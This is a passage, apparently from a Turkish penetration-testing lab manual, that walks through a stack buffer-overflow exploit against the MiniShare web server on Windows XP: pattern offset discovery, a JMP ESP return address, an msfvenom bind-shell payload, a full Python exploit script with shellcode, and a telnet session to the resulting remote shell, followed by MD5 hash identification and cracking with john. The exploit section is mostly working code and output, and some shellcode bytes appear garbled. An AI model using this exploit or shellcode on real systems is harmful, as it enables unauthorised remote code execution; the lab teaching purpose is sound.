a4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd
3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3
Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj
5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5C
m6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

6.Adım


Oluşturulan pattern'ı içeren istek tekrar python kodu ile xp'ye gönderilir.

Python kodu:

```
#!/usr/bin/python
import socket, sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.170.235", 80))
buffer = "GET "
buffer += "PATTERN"
buffer += " HTTP/1.1"
buffer += "\r\n\r\n"
sock.send(buffer)
sock.close()
```

7.Adım

EIP yazmacındaki değer pattern aracına verilerek kaçınıcı byte'ta eip değerine ulaştığımız bulunur.



The screenshot shows the Immunity Debugger interface. The Registers (FPU) window displays the EIP register value as 36684335. The Memory Dump window shows the memory contents starting from address 00961000. The ASCII column shows the pattern being injected into the memory. The bottom status bar indicates the debugger is paused.

Komut: ./pattern_offset.rb 36684335


Çıktısı:

```
./pattern_offset.rb 36684335
[*] Exact match at offset 1787
```

8.Adım

EIP yazmacına ESP yazmacını gösteren değeri girelim. Hafızada bir yerdeki ESP yi gösteren adresi bulmak için Immunity Debugger da aşağıdaki yolu izleyebiliriz. View > Executable Modules > Listedden “SHELL32” üzerine çift tıklayıp seçelim. Sol üst bölmede sağ tıklayıp “Search For” >

“Command” diyoruz. Açılan arama ekranında “JMP ESP” ifadesini arıyoruz.



9.Adım

Bulduğumuz JMP ESP komutunun adresini ters çevirerek EIP yazmacına gelecek şekilde exploit kodumuza ekliyoruz.

Python Kodu:

```
#!/usr/bin/python
import socket, sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.170.235", 80))
buffer = "GET "
buffer += "A" * 1787 #offset değeri
buffer += "\xD7\x30\x9c\x7c" #EIP
buffer += " HTTP/1.1"
buffer += "\r\n\r\n"
sock.send(buffer)
sock.close()
```

10.Adım

Hedef sistemde 4444 portuna komut satırı oluşturacak shellcode oluşturalım.

Komut: msfvenom -p windows/shell_bind_tcp LPORT=4444 -a x86 -b "\x00\x0d" -f c > /root/shellcode

11.Adım

Elde edilen shellcode python koduna eklenir. Python kodu çalıştırılır.

Python kodu:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import socket, sys
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("192.168.170.235", 80))
```

```
buffer = "GET "  
buffer += "A"*1787 #offset deęeri  
buffer += "\xD7\x30\x9c\x7c" #EIP  
buffer += "\x90"*20 #Nopsled  
buffer += (" \xbfxdb\xa1\x8a\xe7\xd9\xc5\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x53\x83\xc6\x04\x31\x7e\x0e\x03\xa5\xaf\x68\x12\xa5\x58\xeelxdd\x55\x99\x8f\x54\xb0\xa8\x8f\x03\xb1\x9b\x3f\x47\x97\x17\xcb\x05\x03\xa3\xb9\x81\x24\x04\x77\xf4\x0b\x95\x24\xc4\x0a\x15\x37\x19\xec\x24\xf8\x6c\xed\x61\xe5\x9d\xbf\x3a\x61\x33\x2f\x4e\x3f\x88\xc4\x1c\xd1\x88\x39\xd4\xd0\xb9\xec\x6e\x8b\x19\x0f\xa2\xa7\x13\x17\xa7\x82\xeal\xac\x13\x78\xed\x64\x6a\x81\x42\x49\x42\x70\x9a\x8e\x65\x6b\xe9\xe6\x95\x16\xeal\x3d\xe7\xcc\x7f\xa5\x4f\x86\xd8\x01\x71\x4b\xbe\xc2\x7d\x20\xb4\x8c\x61\xb7\x19\xa7\x9e\x3c\x9c\x67\x17\x06\xbb\xa3\x73\xdc\xa2\xf2\xd9\xb3\xdb\xe4\x81\x6c\x7e\x6f\x2f\x78\xf3\x32\x38\x4d\x3e\xcc\xb8\xd9\x49\xbf\x8a\x46\xe2\x57\xa7\x0f\x2c\xa0\xc8\x25\x88\x3e\x37\xc6\xe9\x17\xfc\x92\xb9\x0f\xd5\x9a\x51\xcf\xda\x4e\xcf\xc7\x7d\x21\xf2\x2a\x3d\x91\xb2\x84\xd6\xfb\x3c\xfb\xc7\x03\x97\x94\x60\xfe\x18\x8b\x2c\x77\xfe\x1c\xdc\xd1\xa8\x7d\x1f\x06\x61\x1a\x60\x6c\xd9\x8c\x29\x66\xde\xb3\xa9\xac\x48\x23\x22\xa3\x4c\x52\x35\xeelxe4\x03\xa2\x64\x65\x66\x52\x78\xac\x10\xf7\xeb\x2b\xe0\x7e\x10\xe4\xb7\xd7\xe6\xfd\x5d\xca\x51\x54\x43\x17\x07\x9f\x7c\xcc\x1f\x4\x1e\xc6\x81\x41\x05\xd8\x5f\x49\x01\x8c\x0f\x1c\xdf\x7a\x6f\x6\x91\xd4\xa0\xa5\x7b\xb0\x35\x86\xbb\xc6\x39\xc3\x4d\x26\x8b\xba\x0b\x59\x24\x2b\x9c\x22\x58\xcb\x63\xf9\xd8\xfb\x29\xa3\x49\x94\xf7\x36\xc8\xf9\x07\xed\x0f\x04\x84\x07\xf0\xf3\x94\x62\xf5\xb8\x12\x9f\x87\xd1\xf6\x9f\x34\xd1\xd2")  
buffer += " HTTP/1.1"  
buffer += "\r\n\r\n"  
sock.send(buffer)  
sock.close()
```

12.Adım

Hedef sisteme telnet ile baęlanılır.

Komut: telnet 192.168.170.235 4444

Çıktısı:

```
telnet 192.168.170.235 4444  
Trying 192.168.170.235...  
Connected to 192.168.170.235.  
Escape character is '^]'.  
Microsoft Windows XP [Sürüm 5.1.2600]  
(C) Telif Hakkı 1985-2001 Microsoft Corp.  
C:\Program Files\MiniShare>
```

18 – Kriptografi

18.1: Hash türünü belirleme ve kırma

Amaç: Elde edilen hash'in türünü belirlemek ve kırmak

Lab Senaryosu: Elde edilen hash'in türü hash-identifier ile belirlenir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- hash-identifier

- john

Adımlar:

1.Adım

Elde edilen hash'in türü hash-identifier ile belirlenir.

Komut: hash-identifier

Çıktısı:

```
HASH: f4b95a9ffd4b40e166c0b796292927ba
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials – MD4(MD4(($pass)).(strtolower($username)))
```

2.Adım

Hash bir dosyaya yazılarak john ile kırma işlemi gerçekleştirilir. Hash'lenen ifadenin uzunluğuna göre kırma süresi çok uzayabilmektedir.

Komut: john hash --format=Raw-MD5

Çıktısı:

```
john hash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
coslat      (?)
```